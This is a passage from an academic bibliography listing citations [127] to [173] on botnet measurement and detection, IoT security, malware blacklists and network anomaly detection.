[127] Marc Kührer, Christian Rossow, and Thorsten Holz. “Paint it black: Evaluating the effectiveness of malware blacklists”. In: *Research in Attacks, Intrusions and Defenses: 17th International Symposium, RAID 2014, Gothenburg, Sweden, September 17-19, 2014. Proceedings 17*. Springer. 2014, pp. 1–21.

[128] Ibrahim Ghafir and Vaclav Prenosil. “Blacklist-based malicious ip traffic detection”. In: *2015 Global Conference on Communication Technologies (GCCT)*. IEEE. 2015, pp. 229–233.

[129] Polly Wainwright and Houssain Kettani. “An analysis of botnet models”. In: *Proceedings of the 2019 3rd International Conference on Compute and Data Analysis*. 2019, pp. 116–121.

[130] Jacob Wurm et al. “Security analysis on consumer and industrial IoT devices”. In: *2016 21st Asia and South Pacific Design Automation Conference (ASP-DAC)*. IEEE. 2016, pp. 519–524.

[131] EU ENISA. *Baseline Security Recommendations for IoT in the context of Critical Information Infrastructures*. 2017.

[132] Vinay Sachidananda et al. “Let the cat out of the bag: A holistic approach towards security analysis of the internet of things”. In: *Proceedings of the 3rd ACM International Workshop on IoT Privacy, Trust, and Security*. 2017, pp. 3–10.

[133] Matthew Luckie et al. “AS relationships, customer cones, and validation”. In: *Proceedings of the 2013 conference on Internet measurement conference*. 2013, pp. 243–256.

[134] A. Noroozian et al. “Developing Security Reputation Metrics for Hosting Providers”. In: *Proceedings of the 8th USENIX Conference on Cyber Security Experimentation and Test*. CSET’15. Washington, D.C.: USENIX Association, 2015, p. 5.

[135] Arman Noroozian et al. “Can ISPs Help Mitigate IoT Malware? A Longitudinal Study of Broadband ISP Security Efforts”. In: *2021 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE. 2021, pp. 337–352.

[136] A. Dainotti et al. “Analysis of a “/0” Stealth Scan From a Botnet”. In: *IEEE/ACM Transactions on Networking* 23.2 (2015), pp. 341–354.

[137] Zhichun Li et al. “Automating analysis of large-scale botnet probing events”. In: *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*. 2009, pp. 11–22.

[138] Zakir Durumeric, Michael Bailey, and J Alex Halderman. “An internet-wide view of internet-wide scanning”. In: *23rd {USENIX} Security Symposium ({USENIX} Security 14)*. 2014, pp. 65–78.

[139] Evan Cooke, Farnam Jahanian, and Danny McPherson. “The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets.” In: *SRUTI* 5 (2005), pp. 6–6.

[140] Yin Minn Pa Pa et al. “IoTPOT: Analysing the rise of IoT compromises”. In: *9th {USENIX} Workshop on Offensive Technologies ({WOOT} 15)*. 2015.

[141] Anukool Lakhina, Mark Crovella, and Christophe Diot. “Mining anomalies using traffic feature distributions”. In: *ACM SIGCOMM computer communication review* 35.4 (2005), pp. 217–228.

[142] Yu Gu, Andrew McCallum, and Don Towsley. “Detecting anomalies in network traffic using maximum entropy estimation”. In: *Proceedings of the 5th ACM SIGCOMM conference on Internet Measurement*. 2005, pp. 32–32.

[143] Arne Welzel, Christian Rossow, and Herbert Bos. “On measuring the impact of DDoS botnets”. In: *Proceedings of the Seventh European Workshop on System Security*. ACM. 2014, p. 3.

[144] Stephen Herwig et al. “Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet.” In: *NDSS*. 2019.

[145] Jeman Park et al. “Where Are You Taking Me? Behavioral Analysis of Open DNS Resolvers”. In: *2019 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. IEEE. 2019, pp. 493–504.

[146] Samaneh Tajalizadehkhoob et al. “Rotten Apples or bad harvest? What we are measuring when we are measuring abuse”. In: *ACM Transactions on Internet Technology (TOIT)* 18.4 (2018), pp. 1–25.

[147] Matej Zuzčák and Petr Bujok. “Causal analysis of attacks against honeypots based on properties of countries”. In: *IET Information Security* 13.5 (2019), pp. 435–447.

[148] AU Prem Sankar et al. “B-secure: a dynamic reputation system for identifying anomalous BGP paths”. In: *Proceedings of the 5th International Conference on Frontiers in Intelligent Computing: Theory and Applications*. Springer. 2017, pp. 767–775.

[149] Shankar Karuppayah. *Advanced Monitoring in P2P Botnets: A Dual Perspective*. Springer, 2018.

[150] David Zhao et al. “Botnet detection based on traffic behavior analysis and flow intervals”. In: *Computers & Security* 39 (2013), pp. 2–16.

[151] Chun-Yu Wang et al. “BotCluster: A session-based P2P botnet clustering system on NetFlow”. In: *Computer Networks* 145 (2018), pp. 175–189.

[152] Sherali Zeadally et al. “Harnessing artificial intelligence capabilities to improve cybersecurity”. In: *Ieee Access* 8 (2020), pp. 23817–23837.

[153] Johan Mazel, Pedro Casas, and Philippe Owezarski. “Sub-space clustering and evidence accumulation for unsupervised network anomaly detection”. In: *International Workshop on Traffic Monitoring and Analysis*. Springer. 2011, pp. 15–28.

[154] Leonid Portnoy, Eleazar Eskin, and Sal Stolfo. “Intrusion Detection with Unlabeled Data Using Clustering”. In: *In Proceedings of ACM CSS Workshop on Data Mining Applied to Security (DMSA-2001*. 2001, pp. 5–8.

[155] Ruchi Vishwakarma and Ankit Kumar Jain. “A honeypot with machine learning based detection framework for defending IoT based Botnet DDoS attacks”. In: *2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI)*. IEEE. 2019, pp. 1019–1024.

[156] Duc C Le, A Nur Zincir-Heywood, and Malcolm I Heywood. “Data analytics on network traffic flows for botnet behaviour detection”. In: *2016 IEEE symposium series on computational intelligence (SSCI)*. IEEE. 2016, pp. 1–7.

[157] Qiben Yan et al. “Peerclean: Unveiling peer-to-peer botnets through dynamic group behavior analysis”. In: *2015 IEEE Conference on Computer Communications (INFOCOM)*. IEEE. 2015, pp. 316–324.

[158] Tirthankar Sengupta, Sanghamitra De, and Indrajit Banerjee. “A closeness centrality based p2p botnet detection approach using deep learning”. In: *2021 12th International Conference on Computing Communication and Networking Technologies (ICCCNT)*. IEEE. 2021, pp. 1–7.

[159] Mohammad Alauthaman et al. “A P2P Botnet detection scheme based on decision tree and adaptive multilayer neural networks”. In: *Neural Computing and Applications* 29.11 (2018), pp. 991–1004.

[160] Qiben Yan et al. “Peerclean: Unveiling peer-to-peer botnets through dynamic group behavior analysis”. In: *2015 IEEE Conference on Computer Communications (INFOCOM)*. IEEE. 2015, pp. 316–324.

[161] Harshvardhan P Joshi and Rudra Dutta. “A Reinforcement Approach for Detecting P2P Botnet Communities in Dynamic Communication Graphs”. In: *arXiv preprint arXiv:2203.12793* (2022).

[162] Sudipta Chowdhury et al. “Botnet detection using graph-based feature clustering”. In: *Journal of Big Data* 4.1 (2017), pp. 1–23.

[163] Yaoyao Shang, Shuangmao Yang, and Wei Wang. “Botnet detection with hybrid analysis on flow based and graph based features of network traffic”. In: *International Conference on Cloud Computing and Security*. Springer. 2018, pp. 612–621.

[164] Pratik Narang et al. “Peershark: detecting peer-to-peer botnets by tracking conversations”. In: *2014 IEEE Security and Privacy Workshops*. IEEE. 2014, pp. 108–115.

[165] Harshvardhan P Joshi and Rudra Dutta. “Identifying P2P communities in network traffic using measures of community connections: IEEE CNS 20 poster”. In: *2020 IEEE Conference on Communications and Network Security (CNS)*. IEEE. 2020, pp. 1–2.

[166] George F Jenks. “The data model concept in statistical mapping”. In: *International yearbook of cartography* 7 (1967), pp. 186–190.

[167] Leon Böck et al. “Autonomously detecting sensors in fully distributed botnets”. In: *computers & security* 83 (2019), pp. 1–13.

[168] Yanli Yu et al. “Trust mechanisms in wireless sensor networks: Attack analysis and countermeasures”. In: *Journal of Network and computer Applications* 35.3 (2012), pp. 867–880.

[169] Mark EJ Newman, Stephanie Forrest, and Justin Balthrop. “Email networks and the spread of computer viruses”. In: *Physical Review E* 66.3 (2002), p. 035101.

[170] Dohoon Kim. “Potential risk analysis method for malware distribution networks”. In: *IEEE Access* 7 (2019), pp. 185157–185167.

[171] *Pivotal Software Inc. Rabbitmq.* Accessed on February 01, 2023. 2022. URL: `http://www.rabbitmq.com/`.

[172] Sridhar Venkatesan et al. “A moving target defense approach to disrupting stealthy botnets”. In: *Proceedings of the 2016 ACM Workshop on Moving Target Defense*. 2016, pp. 37–46.

[173] Jose Nazario and Thorsten Holz. “As the net churns: Fast-flux botnet observations”. In: *2008 3rd International Conference on Malicious and Unwanted Software (MALWARE)*. IEEE. 2008, pp. 24–31.